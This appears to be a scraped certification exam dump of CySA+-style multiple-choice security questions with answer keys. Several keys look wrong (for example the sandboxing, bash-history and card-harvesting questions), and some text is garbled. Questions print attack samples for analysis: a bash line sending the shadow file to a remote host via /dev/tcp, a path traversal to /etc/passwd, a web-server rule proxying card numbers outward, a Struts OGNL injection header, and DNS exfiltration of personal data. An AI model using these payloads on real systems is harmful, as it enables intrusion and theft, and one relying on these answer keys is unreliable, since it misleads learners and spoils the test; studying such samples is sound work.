Current Value: enforceHTTPValidation=enabled;

Evidence:
C:\%system%\Windows\config\web.config

Based on the scenario and the output from the vulnerability scan, which of the following should the security team do with this finding?

- A. Remediate by going to the web config file, searching for the enforce HTTP validation setting, and manually updating to the correct setting.
- B. Accept this risk for now because this is a "high" severity, but testing will require more than the four days available, and the system ATO needs to be completed.
- C. Ignore it
- D. This is false positive, and the organization needs to focus its efforts on other findings.
- E. Ensure HTTP validation is enabled by rebooting the server.

Answer: A

NEW QUESTION 359

- (Exam Topic 1)

Which of the following should be found within an organization's acceptable use policy?

- A. Passwords must be eight characters in length and contain at least one special character.
- B. Customer data must be handled properly, stored on company servers, and encrypted when possible
- C. Administrator accounts must be audited monthly, and inactive accounts should be removed.
- D. Consequences of violating the policy could include discipline up to and including termination.

Answer: D

NEW QUESTION 364

- (Exam Topic 1)

A security analyst has a sample of malicious software and needs to know what the sample does? The analyst runs the sample in a carefully controlled and monitored virtual machine to observe the software behavior. Which of the following malware analysis approaches is this?

- A. White box testing
- B. Fuzzing
- C. Sandboxing
- D. Static code analysis

Answer: C

NEW QUESTION 366

- (Exam Topic 1)

Data spillage occurred when an employee accidentally emailed a sensitive file to an external recipient. Which of the following controls would have MOST likely prevented this incident?

- A. SSO
- B. DLP
- C. WAF
- D. VDI

Answer: B

Explanation:

Reference: <https://greenlightcorp.com/blog/cyber-security-solutions-data-spillage-and-how-to-create-an-after-incident-to-do-list/>

NEW QUESTION 368

- (Exam Topic 1)

A security analyst is reviewing the following web server log:

```
GET %2f..%2f..%2f..%2f..%2f..%2f..%2f../etc/passwd
```

Which of the following BEST describes the issue?

- A. Directory traversal exploit
- B. Cross-site scripting
- C. SQL injection
- D. Cross-site request forgery

Answer: A

NEW QUESTION 372

- (Exam Topic 1)

Risk management wants IT to implement a solution that will permit an analyst to intercept, execute, and analyze potentially malicious files that are downloaded from the Internet.

Which of the following would BEST provide this solution?

- A. File fingerprinting
- B. Decomposition of malware
- C. Risk evaluation
- D. Sandboxing

Answer: A

NEW QUESTION 375

- (Exam Topic 1)

A team of security analysis has been alerted to potential malware activity. The initial examination indicates one of the affected workstations on beaconing on TCP port 80 to five IP addresses and attempting to spread across the network over port 445. Which of the following should be the team's NEXT step during the detection phase of this response process?

- A. Escalate the incident to management ,who will then engage the network infrastructure team to keep them informed
- B. Depending on system critically remove each affected device from the network by disabling wired and wireless connections
- C. Engage the engineering team to block SMB traffic internally and outbound HTTP traffic to the five IP addresses Identify potentially affected systems by creating a correlation
- D. Identify potentially affected system by creating a correlation search in the SIEM based on the networktraffic.

Answer: D

NEW QUESTION 376

- (Exam Topic 1)

As part of an exercise set up by the information security officer, the IT staff must move some of the network systems to an off-site facility and redeploy them for testing. All staff members must ensure their respective systems can power back up and match their gold image. If they find any inconsistencies, they must formally document the information.

Which of the following BEST describes this test?

- A. Walk through
- B. Full interruption
- C. Simulation
- D. Parallel

Answer: C

NEW QUESTION 381

- (Exam Topic 1)

A security analyst has received information from a third-party intelligence-sharing resource that indicates employee accounts were breached.

Which of the following is the NEXT step the analyst should take to address the issue?

- A. Audit access permissions for all employees to ensure least privilege.
- B. Force a password reset for the impacted employees and revoke any tokens.
- C. Configure SSO to prevent passwords from going outside the local network.
- D. Set up privileged access management to ensure auditing is enabled.

Answer: B

NEW QUESTION 383

- (Exam Topic 1)

Which of the following software security best practices would prevent an attacker from being able to run arbitrary SQL commands within a web application? (Choose two.)

- A. Parameterized queries
- B. Session management
- C. Input validation
- D. Output encoding
- E. Data protection
- F. Authentication

Answer: AC

Explanation:

Reference: <https://www.ptsecurity.com/ww-en/analytics/knowledge-base/how-to-prevent-sql-injection-attacks/>

NEW QUESTION 387

- (Exam Topic 1)

During a routine log review, a security analyst has found the following commands that cannot be identified from the Bash history log on the root user.

```
Line 1 logger keeping track of my activity
Line 2 tail -1 /vvar/log/syslog
Line 3 lvextend -L +50G /dev/volq1/secret
Line 4 rm -rf1 /tmp/Dft5Gad3
Line 5 cat /etc/s*w > /dev/tcp/10.0.0.1/8080
Line 6 yum install httpd --assumeyes
```

Which of the following commands should the analyst investigate FIRST?

- A. Line 1
- B. Line 2
- C. Line 3
- D. Line 4
- E. Line 5
- F. Line 6

Answer: B

NEW QUESTION 389

- (Exam Topic 1)

An organization that handles sensitive financial information wants to perform tokenization of data to enable the execution of recurring transactions. The organization is most interested in a secure, built-in device to support its solution. Which of the following would MOST likely be required to perform the desired function?

- A. TPM
- B. eFuse
- C. FPGA
- D. HSM
- E. UEFI

Answer: D

NEW QUESTION 393

- (Exam Topic 1)

Which of the following policies would state an employee should not disable security safeguards, such as host firewalls and antivirus on company systems?

- A. Code of conduct policy
- B. Account management policy
- C. Password policy
- D. Acceptable use policy

Answer: D

NEW QUESTION 394

- (Exam Topic 1)

A hybrid control is one that:

- A. is implemented differently on individual systems
- B. is implemented at the enterprise and system levels
- C. has operational and technical components
- D. authenticates using passwords and hardware tokens

Answer: B

NEW QUESTION 397

- (Exam Topic 1)

The help desk noticed a security analyst that emails from a new email server are not being sent out. The new email server was recently added to the existing ones. The analyst runs the following command on the new server.

```
nslookup -type=txt exampledomain.org

"v=spf1 ip4:72.56.48.0/28 -all"
...
```

Given the output, which of the following should the security analyst check NEXT?

- A. The DNS name of the new email server
- B. The version of SPF that is being used
- C. The IP address of the new email server
- D. The DMARC policy

Answer: A

NEW QUESTION 402

- (Exam Topic 1)

A cybersecurity analyst is supposing an incident response effort via threat intelligence. Which of the following is the analyst MOST likely executing?

- A. Requirements analysis and collection planning
- B. Containment and eradication
- C. Recovery and post-incident review
- D. Indicator enrichment and research pivoting

Answer: D

NEW QUESTION 407

- (Exam Topic 1)

A security analyst receives an alert that highly sensitive information has left the company's network. Upon investigation, the analyst discovers an outside IP range has had connections from three servers more than 100 times in the past month. The affected servers are virtual machines. Which of the following is the BEST course of action?

- A. Shut down the servers as soon as possible, move them to a clean environment, restart, run a vulnerability scanner to find weaknesses, determine the root cause, remediate, and report.
- B. Report the data exfiltration to management, take the affected servers offline, conduct an antivirus scan, remediate all threats found, and return the servers to service.
- C. Disconnect the affected servers from the network, use the virtual machine console to access the systems, determine which information has left the network, find the security weakness, and remediate.
- D. Determine if any other servers have been affected, snapshot any servers found, determine the vector that was used to allow the data exfiltration, and report.
- E. Fix any vulnerabilities, remediate, and report.

Answer: A

NEW QUESTION 410

- (Exam Topic 1)

A security analyst for a large financial institution is creating a threat model for a specific threat actor that is likely targeting an organization's financial assets. Which of the following is the BEST example of the level of sophistication this threat actor is using?

- A. Social media accounts attributed to the threat actor
- B. Custom malware attributed to the threat actor from prior attacks
- C. Email addresses and phone numbers tied to the threat actor
- D. Network assets used in previous attacks attributed to the threat actor
- E. IP addresses used by the threat actor for command and control

Answer: B

NEW QUESTION 413

- (Exam Topic 1)

A development team is testing a new application release. The team needs to import existing client PHI data records from the production environment to the test environment to test accuracy and functionality.

Which of the following would BEST protect the sensitivity of this data while still allowing the team to perform the testing?

- A. Deidentification
- B. Encoding
- C. Encryption
- D. Watermarking

Answer: A

NEW QUESTION 418

- (Exam Topic 1)

Which of the following software assessment methods would be BEST for gathering data related to an application's availability during peak times?

- A. Security regression testing
- B. Stress testing
- C. Static analysis testing
- D. Dynamic analysis testing
- E. User acceptance testing

Answer: B

NEW QUESTION 420

- (Exam Topic 1)

A security analyst is responding to an incident on a web server on the company network that is making a large number of outbound requests over DNS. Which of the following is the FIRST step the analyst should take to evaluate this potential indicator of compromise?

- A. Run an anti-malware scan on the system to detect and eradicate the current threat.
- B. Start a network capture on the system to look into the DNS requests to validate command and control traffic.
- C. Shut down the system to prevent further degradation of the company network.
- D. Reimage the machine to remove the threat completely and get back to a normal running state.
- E. Isolate the system on the network to ensure it cannot access other systems while evaluation is underway.

Answer: B

NEW QUESTION 422

- (Exam Topic 1)

Which of the following BEST describes the process by which code is developed, tested, and deployed in small batches?

- A. Agile
- B. Waterfall
- C. SDLC
- D. Dynamic code analysis

Answer: A

Explanation:

Reference: <https://www.cleverism.com/software-development-life-cycle-sdlc-methodologies/>

NEW QUESTION 424

- (Exam Topic 1)

A security analyst is supporting an embedded software team. Which of the following is the BEST recommendation to ensure proper error handling at runtime?

- A. Perform static code analysis.
- B. Require application fuzzing.
- C. Enforce input validation
- D. Perform a code review

Answer: B

NEW QUESTION 427

- (Exam Topic 1)

An analyst is performing penetration testing and vulnerability assessment activities against a new vehicle automation platform. Which of the following is MOST likely an attack vector that is being utilized as part of the testing and assessment?

- A. FaaS
- B. RTOS
- C. SoC
- D. GPS
- E. CAN bus

Answer: E

NEW QUESTION 432

- (Exam Topic 1)

A security analyst is investigating a compromised Linux server. The analyst issues the ps command and receives the following output.

```
1286  ?    Ss    0:00  /usr/sbin/cupsd -f
1287  ?    Ss    0:00  /usr/sbin/httpd
1297  ?    Ssl   0:00  /usr/bin/libvirtd
1301  ?    Ss    0:00  ./usr/sbin/sshd -D
1308  ?    Ss    0:00  /usr/sbin/atd -f
```

Which of the following commands should the administrator run NEXT to further analyze the compromised system?

- A. strace /proc/1301
- B. rpm -V openash-server
- C. /bin/ls -l /proc/1301/exe
- D. kill -9 1301

Answer: A

NEW QUESTION 434

- (Exam Topic 1)

A cybersecurity analyst needs to rearchitect the network using a firewall and a VPN server to achieve the highest level of security To BEST complete this task, the analyst should place the:

- A. firewall behind the VPN server
- B. VPN server parallel to the firewall
- C. VPN server behind the firewall
- D. VPN on the firewall

Answer: B

NEW QUESTION 439

- (Exam Topic 1)

An information security analyst is compiling data from a recent penetration test and reviews the following output:

```
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-01 16:06 UTC
Nmap scan report for 10.79.95.173.rdns.datacenters.com (10.79.95.173)
Host is up (0.026s latency).
Not shown: 994 filtered ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      Microsoft ftpd
22/tcp    open  ssh      SilverShield sshd (protocol 2.0)
80/tcp    open  http     Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
443/tcp   open  https?
691/tcp   open  resvc?
5060/tcp  open  sip      Barracuda NG Firewall (Status: 200 OK)
Nmap done: 1 IP address (1 host up) scanned in 158.22 seconds
```

The analyst wants to obtain more information about the web-based services that are running on the target. Which of the following commands would MOST likely provide the needed information?

- A. ping -t 10.79.95.173.rdns.datacenters.com
- B. telnet 10.79.95.173 443
- C. ftpd 10.79.95.173.rdns.datacenters.com 443
- D. traceroute 10.79.95.173

Answer: B

NEW QUESTION 442

- (Exam Topic 1)

Which of the following roles is ultimately responsible for determining the classification levels assigned to specific data sets?

- A. Data custodian
- B. Data owner
- C. Data processor
- D. Senior management

Answer: B

Explanation:

Reference: <https://www.pearsonitcertification.com/articles/article.aspx?p=2731933&seqNum=3>

NEW QUESTION 447

- (Exam Topic 1)

For machine learning to be applied effectively toward security analysis automation, it requires.

- A. relevant training data.
- B. a threat feed API.
- C. a multicore, multiprocessor system.
- D. anomalous traffic signatures.

Answer: A

NEW QUESTION 449

- (Exam Topic 1)

A security analyst suspects a malware infection was caused by a user who downloaded malware after clicking <http://<malwaresource>/A.php> in a phishing email. To prevent other computers from being infected by the same malware variation, the analyst should create a rule on the.

- A. email server that automatically deletes attached executables.
- B. IDS to match the malware sample.
- C. proxy to block all connections to <malwaresource>.
- D. firewall to block connection attempts to dynamic DNS hosts.

Answer: C

NEW QUESTION 450

- (Exam Topic 1)

A security analyst has received reports of very slow, intermittent access to a public-facing corporate server. Suspecting the system may be compromised, the analyst runs the following commands:

```
[root@www18 /tmp]# uptime
19:23:35 up 2:33, 1 user, load average: 87.22, 79.69, 72.17
[root@www18 /tmp]# crontab -l
* * * * * /tmp/.t/t
[root@www18 /tmp]# ps ax | grep tmp
1325 ? Ss 0:00 /tmp/.t/t
[root@www18 /tmp]# netstat -anlp
tcp 0 0 0.0.0.0:22 172.168.0.0:* ESTABLISHED 1204/sshd
tcp 0 0 127.0.0.1:631 0.0.0.0:* LISTEN 1214/cupsd
tcp 0 0 0.0.0.0:443 0.0.0.0:* LISTEN 1267/httpd
```

Based on the output from the above commands, which of the following should the analyst do NEXT to further the investigation?

- A. Run `crontab -r; rm -rf /tmp/.t` to remove and disable the malware on the system.
- B. Examine the server logs for further indicators of compromise of a web application.
- C. Run `kill -9 1325` to bring the load average down so the server is usable again.
- D. Perform a binary analysis on the `/tmp/.t/t` file, as it is likely to be a rogue SSHD server.

Answer: B

NEW QUESTION 453

- (Exam Topic 1)

A security analyst was alerted to a file integrity monitoring event based on a change to the `vhost-payments.conf` file. The output of the `diff` command against the known-good backup reads as follows:

```
SecRule ARGS:Card "@rx ([0-9]+)" "id:123456,pass,capture,proxy:https://10.0.0.128/%{matched_var},nolog,noauditlog"
```

Which of the following MOST likely occurred?

- A. The file was altered to accept payments without charging the cards.
- B. The file was altered to avoid logging credit card information.
- C. The file was altered to verify the card numbers are valid.
- D. The file was altered to harvest credit card numbers.

Answer: A

NEW QUESTION 454

- (Exam Topic 1)

A Chief Information Security Officer (CISO) wants to upgrade an organization's security posture by improving proactive activities associated with attacks from internal and external threats.

Which of the following is the MOST proactive tool or technique that feeds incident response capabilities?

- A. Development of a hypothesis as part of threat hunting.
- B. Log correlation, monitoring, and automated reporting through a SIEM platform.
- C. Continuous compliance monitoring using SCAP dashboards.
- D. Quarterly vulnerability scanning using credentialed scans.

Answer: A

NEW QUESTION 459

- (Exam Topic 1)

An organization suspects it has had a breach, and it is trying to determine the potential impact. The organization knows the following:

- The source of the breach is linked to an IP located in a foreign country.
- The breach is isolated to the research and development servers.
- The hash values of the data before and after the breach are unchanged.
- The affected servers were regularly patched, and a recent scan showed no vulnerabilities.

Which of the following conclusions can be drawn with respect to the threat and impact? (Choose two.)

- A. The confidentiality of the data is unaffected.
- B. The threat is an APT.
- C. The source IP of the threat has been spoofed.
- D. The integrity of the data is unaffected.
- E. The threat is an insider.

Answer: BD

NEW QUESTION 461

- (Exam Topic 1)

A security analyst is reviewing packet captures from a system that was compromised. The system was already isolated from the network, but it did have network access for a few hours after being compromised. When viewing the capture in a packet analyzer, the analyst sees the following:

```
11:03:09.095091 IP 10.1.1.10.47787 > 128.50.100.3.53:48202+ A? michael.smith.334-54-2343.985-334-5643.1123-kathman-dr.ajgidwle.com.  
11:03:09.186945 IP 10.1.1.10.47788 > 128.50.100.3.53:49675+ A? ronald.young.437-96-6523.212-635-6528.2426-riverland-st.ajgidwle.com.  
11:03:09.189567 IP 10.1.1.10.47789 > 128.50.100.3.53:50986+ A? mark.leblanc.485-63-5278.802-632-5841.68951-peachtree-st.ajgidwle.com.  
11:03:09.296854 IP 10.1.1.10.47790 > 128.50.100.3.53:51567+ A? gina.buras.471-96-2354.313-654-9254.3698-mcgee-rd.ajgidwle.com.
```

Which of the following can the analyst conclude?

- A. Malware is attempting to beacon to 128.50.100.3.
- B. The system is running a DoS attack against `ajgidwle.com`.
- C. The system is scanning `ajgidwle.com` for PII.
- D. Data is being exfiltrated over DNS.

Answer: D

NEW QUESTION 466

- (Exam Topic 1)

A security analyst needs to reduce the overall attack surface.

Which of the following infrastructure changes should the analyst recommend?

- A. Implement a honeypot.
- B. Air gap sensitive systems.
- C. Increase the network segmentation.
- D. Implement a cloud-based architecture.

Answer: B

Explanation:

Reference: <https://www.securitymagazine.com/articles/89283-ways-to-reduce-your-attack-surface>

NEW QUESTION 468

- (Exam Topic 1)

A security analyst is investigating malicious traffic from an internal system that attempted to download proxy avoidance software as identified from the firewall logs but the destination IP is blocked and not captured. Which of the following should the analyst do?

- A. Shut down the computer
- B. Capture live data using Wireshark
- C. Take a snapshot
- D. Determine if DNS logging is enabled.
- E. Review the network logs.

Answer: D

Explanation:

The DNS debug log provides extremely detailed data about all DNS information that is sent and received by the DNS server, similar to the data that can be gathered using packet capture tools such as network monitor.

<https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/dn80066>

NEW QUESTION 470

- (Exam Topic 1)

Joe, a penetration tester, used a professional directory to identify a network administrator and ID administrator for a client's company. Joe then emailed the network administrator, identifying himself as the ID administrator, and asked for a current password as part of a security exercise. Which of the following techniques were used in this scenario?

- A. Enumeration and OS fingerprinting
- B. Email harvesting and host scanning
- C. Social media profiling and phishing
- D. Network and host scanning

Answer: C

NEW QUESTION 473

- (Exam Topic 1)

A large amount of confidential data was leaked during a recent security breach. As part of a forensic investigation, the security team needs to identify the various types of traffic that were captured between two compromised devices.

Which of the following should be used to identify the traffic?

- A. Carving
- B. Disk imaging
- C. Packet analysis
- D. Memory dump
- E. Hashing

Answer: C

NEW QUESTION 474

- (Exam Topic 1)

A security analyst is evaluating two vulnerability management tools for possible use in an organization. The analyst set up each of the tools according to the respective vendor's instructions and generated a report of vulnerabilities that ran against the same target server.

Tool A reported the following:

```
The target host (192.168.10.13) is missing the following patches:  
CRITICAL KB50227328: Windows Server 2016 June 2019 Cumulative Update  
CRITICAL KB50255293: Windows Server 2016 July 2019 Cumulative Update  
HIGH MS19-055: Cumulative Security Update for Edge (2863871)
```

Tool B reported the following:

```
Methods GET HEAD OPTIONS POST TRACE are allowed on 192.168.10.13:80  
192.168.10.13:443 uses a self-signed certificate  
Apache 4.2.x < 4.2.28 Contains Multiple Vulnerabilities
```

Which of the following BEST describes the method used by each tool? (Choose two.)

- A. Tool A is agent based.
- B. Tool A used fuzzing logic to test vulnerabilities.
- C. Tool A is unauthenticated.
- D. Tool B utilized machine learning technology.

- E. Tool B is agent based.
- F. Tool B is unauthenticated.

Answer: CE

NEW QUESTION 475

- (Exam Topic 1)

A security analyst wants to identify which vulnerabilities a potential attacker might initially exploit if the network is compromised Which of the following would provide the BEST results?

- A. Baseline configuration assessment
- B. Unauthenticated scan
- C. Network ping sweep
- D. External penetration test

Answer: D

NEW QUESTION 479

- (Exam Topic 1)

An information security analyst is working with a data owner to identify the appropriate controls to preserve the confidentiality of data within an enterprise environment One of the primary concerns is exfiltration of data by malicious insiders Which of the following controls is the MOST appropriate to mitigate risks?

- A. Data deduplication
- B. OS fingerprinting
- C. Digital watermarking
- D. Data loss prevention

Answer: D

NEW QUESTION 480

- (Exam Topic 3)

A company's security team recently discovered a number of workstations that are at the end of life. The workstation vendor informs the team that the product is no longer supported and patches are no longer available The company is not prepared to cease its use of these workstations Which of the following would be the BEST method to protect these workstations from threats?

- A. Deploy whitelisting to the identified workstations to limit the attack surface
- B. Determine the system process cntcalrty and document it
- C. Isolate the workstations and air gap them when it is feasible
- D. Increase security monitoring on the workstations

Answer: C

NEW QUESTION 482

- (Exam Topic 3)

A security analyst observes a large amount of scanning activity coming from an IP address outside the organization's environment. Which of the following should the analyst do to block this activity?

- A. Create an IPS rule to block the subnet.
- B. Sinkhole the IP address.
- C. Create a firewall rule to block the IP address.
- D. Close all unnecessary open ports.

Answer: B

NEW QUESTION 485

- (Exam Topic 3)

An organizational policy requires one person to input accounts payable and another to do accounts receivable.

A separate control requires one person to write a check and another person to sign all checks greater than \$5,000 and to get an additional signature for checks greater than \$10,000. Which of the following controls has the organization implemented?

- A. Segregation of duties
- B. Job rotation
- C. Non-repudiaton
- D. Dual control

Answer: D

NEW QUESTION 488

- (Exam Topic 3)

While implementing a PKI for a company, a security analyst plans to utilize a dedicated server as the certAcate authority that is only used to sign intermediate certificates. Which of the following are the MOST secure states for the certificate authority server when it is not in use? (Select TWO)

- A. On a private VLAN
- B. Full disk encrypted
- C. Powered off
- D. Backed up hourly
- E. VPN accessible only

F. Air gapped

Answer: EF

NEW QUESTION 490

- (Exam Topic 3)

A Chief Executive Officer (CEO) is concerned the company will be exposed to data sovereignty issues as a result of some new privacy regulations to help mitigate this risk. The Chief Information Security Officer (CISO) wants to implement an appropriate technical control. Which of the following would meet the requirement?

- A. Data masking procedures
- B. Enhanced encryption functions
- C. Regular business impact analysis functions
- D. Geographic access requirements

Answer: D

Explanation:

Data Sovereignty means that data is subject to the laws and regulations of the geographic location where that data is collected and processed. Data sovereignty is a country-specific requirement that data must remain within the borders of the jurisdiction where it originated. At its core, data sovereignty is about protecting sensitive, private data and ensuring it remains under the control of its owner. You're only worried about that if you're in multiple locations. .

<https://www.virtu.com/blog/gdpr-data-sovereignty-matters-globally>

NEW QUESTION 492

- (Exam Topic 3)

A security analyst discovers suspicious host activity while performing monitoring activities. The analyst pulls a packet capture for the activity and sees the following:

Date/time	Destination	Protocol	Host	Info
2020-08-20	92.168.4.52	HTTP	utoftor.com	POST /210/gate.php HTTP/1.1 (Application/octet-stream)

Follow TCP stream:

```
POST /210/gate.php HTTP/1.1
Cache-control: no-cache
Connection: close
Pragma: no-cache
Content-Type: application/octet-stream
User-Agent: Mozilla/4.0
Host: utoftor.com
55.0.k..4.4.RQA.6...HTTP/1.1 200 OK
Server: nginx/1.6.2
-
```

Which of the following describes what has occurred?

- A. The host attempted to download an application from utoftor.com.
- B. The host downloaded an application from utoftor.com.
- C. The host attempted to make a secure connection to utoftor.com.
- D. The host rejected the connection from utoftor.co

Answer: B

Explanation:

This is based from the Info "(Application/octet-stream) <https://isotropic.co/what-is-octet-stream/>

"Connection: close" mean when used in the response message? Bookmark this question. Show activity on this post. When the client uses the Connection: close header in the request message, this means that it wants the server to close the connection after sending the response message. 200 OK is the most common HTTP status code. It generally means that the HTTP request succeeded. <https://evertpot.com/http/200-ok>

NEW QUESTION 494

- (Exam Topic 3)

At which of the following phases of the SDLC should security FIRST be involved?

- A. Design
- B. Maintenance
- C. Implementation
- D. Analysis
- E. Planning
- F. Testing

Answer: A

NEW QUESTION 495

- (Exam Topic 3)

An organization has the following risk mitigation policy:

Risks with a probability of 95% or greater will be addressed before all others regardless of the impact. All other prioritization will be based on risk value.

The organization has identified the following risks:

Risk	Probability	Impact
A	95%	\$110,000
B	99%	\$100,000
C	50%	\$120,000
D	90%	\$50,000

Which of the following is the order of priority for risk mitigation from highest to lowest?

- A. A, B, D, C
- B. A, B, C, D
- C. D, A, B, C
- D. D, A, C, B

Answer: D

NEW QUESTION 500

- (Exam Topic 3)

An organization has a policy that requires servers to be dedicated to one function and unneeded services to be disabled. Given the following output from an Nmap scan of a web server:

```
Starting Nmap 5.10 (https://nmap.org) at 2020-01-11 17:43 Interesting ports on 192.169.10.3:
```

```
Not shown: 997 closed ports
```

```
PORT      STATE  SERVICE
22/tcp    open   ssh
80/tcp    open   http
443/tcp   open   https
1433/tcp  open   sql
```

Which of the following ports should be closed?

- A. 22
- B. 80
- C. 443
- D. 1433

Answer: D

Explanation:

"servers to be dedicated to one function..." http/s and SQL are two functions. I will select D, but agree with folks that the question is horribly written, and the person who wrote it was most likely drunk.

NEW QUESTION 504

- (Exam Topic 3)

Which of the following BEST describes how logging and monitoring work when entering into a public cloud relationship with a service provider?

- A. Logging and monitoring are not needed in a public cloud environment
- B. Logging and monitoring are done by the data owners
- C. Logging and monitoring duties are specified in the SLA and contract
- D. Logging and monitoring are done by the service provider

Answer: D

Explanation:

When transitioning over to a cloud solution, an organization may lose visibility of certain points on the technology stack, particularly if it's subscribing to PaaS or SaaS solutions. Because the responsibility of protecting portions of the stack falls to the service provider, it does sometimes mean the organization loses monitoring capabilities, for better or worse. Chapman, Brent; Maymi, Fernando. CompTIA CySA+ Cybersecurity Analyst Certification All-in-One Exam Guide, Second Edition (Exam CS0-002) (p. 158). McGraw Hill LLC. Kindle Edition.

NEW QUESTION 506

- (Exam Topic 3)

An analyst receives artifacts from a recent Intrusion and is able to pull a domain, IP address, email address, and software version. When of the following points of the Diamond Model of Intrusion Analysis does this intelligence represent?

- A. Infrastructure
- B. Capabilities
- C. Adversary
- D. Victims

Answer: C

NEW QUESTION 509

- (Exam Topic 3)

A financial institution's business unit plans to deploy a new technology in a manner that violates existing information security standards. Which of the following actions should the Chief Information Security Officer (CISO) take to manage any type of violation?

- A. Enforce the existing security standards and controls.
- B. Perform a risk analysis and qualify the risk with legal.
- C. Perform research and propose a better technology.
- D. Enforce the standard permits.

Answer: B

Explanation:

The International Standards Organization, or ISO, develops standards for businesses around the world so that they may operate using a uniform set of best practices. These standards are not enforceable laws, but companies who choose to follow them stand to gain international credibility from their compliance; standards are set as guidance for best practices but are not enforceable laws

NEW QUESTION 513

- (Exam Topic 3)

A threat hurting team received a new IoC from an ISAC that follows a threat actor's profile and activities. Which of the following should be updated NEXT?

- A. The whitelist
- B. The DNS
- C. The blocklist
- D. The IDS signature

Answer: D

NEW QUESTION 514

- (Exam Topic 3)

Which of the following APT adversary archetypes represent non-nation-state threat actors? (Select TWO)

- A. Kitten
- B. Panda
- C. Tiger
- D. Jackal
- E. Bear
- F. Spider

Answer: CD

NEW QUESTION 515

- (Exam Topic 3)

A security analyst at example.com receives a SIEM alert for an IDS signature and reviews the associated packet capture and TCP stream:

Packet capture:

Source	Destination	Protocol	Length	Info
203.0.113.15	192.168.100.56	TCP	1016	60100 > 80 [PSH, ACK] Seq=1 Ack=1 Win=229 Len=946 TSval=419499016 TSecr=668384771 [TCP segment of a reassembled PDU]

TCP stream:

```
GET /admin/auth/Register.do HTTP/1.1
accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
connection: close
content-type: <((test='multipart/form-data')).(&dn=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS)).(&_memberAccess?(&_memberAccess=&dn|:
((&container=&context['com.opensymphony.xwork2.ActionContext.container'])).(&ognlUtil=&container.getInstance(&com.opensymphony.xwork2.ognl.OgnlUtil@class)).
(&ognlUtil.getExcludedPackageNames().clear()).(&ognlUtil.getExcludedClasses().clear()).(&context.setMemberAccess(&dn))).(&ros=
(&org.apache.struts2.ServletActionContext@getResponse()).getOutputStream()).(&ros.println(31337*31337)).(&ros.flush()))
host: connect.example.local
iv-user: Unauthenticated
user-agent: Security Operations Center: X-SOC-Scan (soc@example.com):
via: HTTP/1.1 revproxy.dmr.example.local:443
iv_server_name: connect-webseald-revproxy.dmr.example.local
x-
```

Winch of the following actions should the security analyst lake NEXT?

- A. Review the known Apache vulnerabilities to determine if a compromise actually occurred
- B. Contact the application owner for connect example local tor additional information
- C. Mark the alert as a false positive scan coming from an approved source.
- D. Raise a request to the firewall team to block 203.0.113.15.

Answer: D

NEW QUESTION 517

- (Exam Topic 3)

An organization is adopting IoT devices at an increasing rate and will need to account for firmware updates in its vulnerability management programs. Despite the number of devices being deployed, the organization has only focused on software patches so far. leaving hardware-related weaknesses open to compromise.

Which of the following best practices will help the organization to track and deploy trusted firmware updates as part of its vulnerability management programs?

- A. Utilize threat intelligence to guide risk evaluation activities and implement critical updates after proper testing.
- B. Apply all firmware updates as soon as they are released to mitigate the risk of compromise.
- C. Determine an annual patch cadence to ensure all patching occurs at the same time.
- D. Implement an automated solution that detects when vendors release firmware updates and immediately deploy updates to production.

Answer: D

NEW QUESTION 518

- (Exam Topic 3)

A security analyst needs to provide a copy of a hard drive for forensic analysis. Which of the following would allow the analyst to perform the task?

A)
`dcflddd if=/dev/one of=/mnt/usb/evidence.bin hash=md5,sha1 hashlog=/mnt/usb/evidence.bin.hashlog`

B)
`dd if=/dev/sda of=/mnt/usb/evidence.bin bs=4096; sha512sum /mnt/usb/evidence.bin > /mnt/usb/evidence.bin.hash`

C)
`tar -zcf /mnt/usb/evidence.tar.gz / -except /mnt :sha256sum /mnt/usb/evidence.tar.gz > /mnt/usb/evidence.tar.gz.hash`

D)
`find / -type f -exec cp {} /mnt/usb/evidence/ \; sha1sum /mnt/usb/evidence/* > /mnt/usb/evidence/evidence.hash`

- A. Option A
- B. Option B
- C. Option C
- D. Option D

Answer: B

NEW QUESTION 523

- (Exam Topic 3)

A security administrator needs to provide access from partners to an Isolated laboratory network inside an organization that meets the following requirements:

- The partners' PCs must not connect directly to the laboratory network.
- The tools the partners need to access while on the laboratory network must be available to all partners
- The partners must be able to run analyses on the laboratory network, which may take hours to complete Which of the following capabilities will MOST likely meet the security objectives of the request?

- A. Deployment of a jump box to allow access to the laboratory network and use of VDI in persistent mode to provide the necessary tools for analysis
- B. Deployment of a firewall to allow access to the laboratory network and use of VDI in non-persistent mode to provide the necessary tools tor analysis
- C. Deployment of a firewall to allow access to the laboratory network and use of VDI In persistent mode to provide the necessary tools for analysis
- D. Deployment of a jump box to allow access to the Laboratory network and use of VDI in non-persistent mode to provide the necessary tools for analysis

Answer: C

NEW QUESTION 527

- (Exam Topic 3)

A forensics investigator is analyzing a compromised workstation. The investigator has cloned the hard drive and needs to verify that a bit-level image copy of a hard drive is an exact clone of the original hard drive that was collected as evidence. Which of the following should the investigator do?

- A. Insert the hard drive on a test computer and boot the computer.
- B. Record the serial numbers of both hard drives.
- C. Compare the file-directory "sting of both hard drives.
- D. Run a hash against the source and the destination.

Answer: D

NEW QUESTION 529

- (Exam Topic 3)

Which of the following can detect vulnerable third-party libraries before code deployment?

- A. Impact analysis
- B. Dynamic analysis
- C. Static analysis
- D. Protocol analysis

Answer: C

NEW QUESTION 531

- (Exam Topic 3)

A developer downloaded and attempted to install a file transfer application in which the installation package is bundled with acKvare. The next-generation antivirus software prevented the file from executing, but it did not remove the file from the device. Over the next few days, more developers tried to download and execute the offending file. Which of the following changes should be made to the security tools to BEST remedy the issue?

- A. Blacklist the hash in the next-generation antivirus system.

- B. Manually delete the file from each of the workstations.
- C. Remove administrative rights from all developer workstations.
- D. Block the download of the fie via the web proxy

Answer: A

NEW QUESTION 535

- (Exam Topic 3)

A security team has begun updating the risk management plan incident response plan and system security plan to ensure compliance with secunity review guidelines Which of the (olowing can be executed by internal managers to simulate and validate the proposed changes'?

- A. Internal management review
- B. Control assessment
- C. Tabletop exercise
- D. Peer review

Answer: B

NEW QUESTION 536

- (Exam Topic 3)

A security officer needs to find the most cost-effective solution to the current data privacy and protection gap found in the last security assessment. Which of the following is the BEST recommendation?

- A. Require users to sign NDAs
- B. Create a data minimization plan.
- C. Add access control requirements.
- D. Implement a data loss prevention solution.

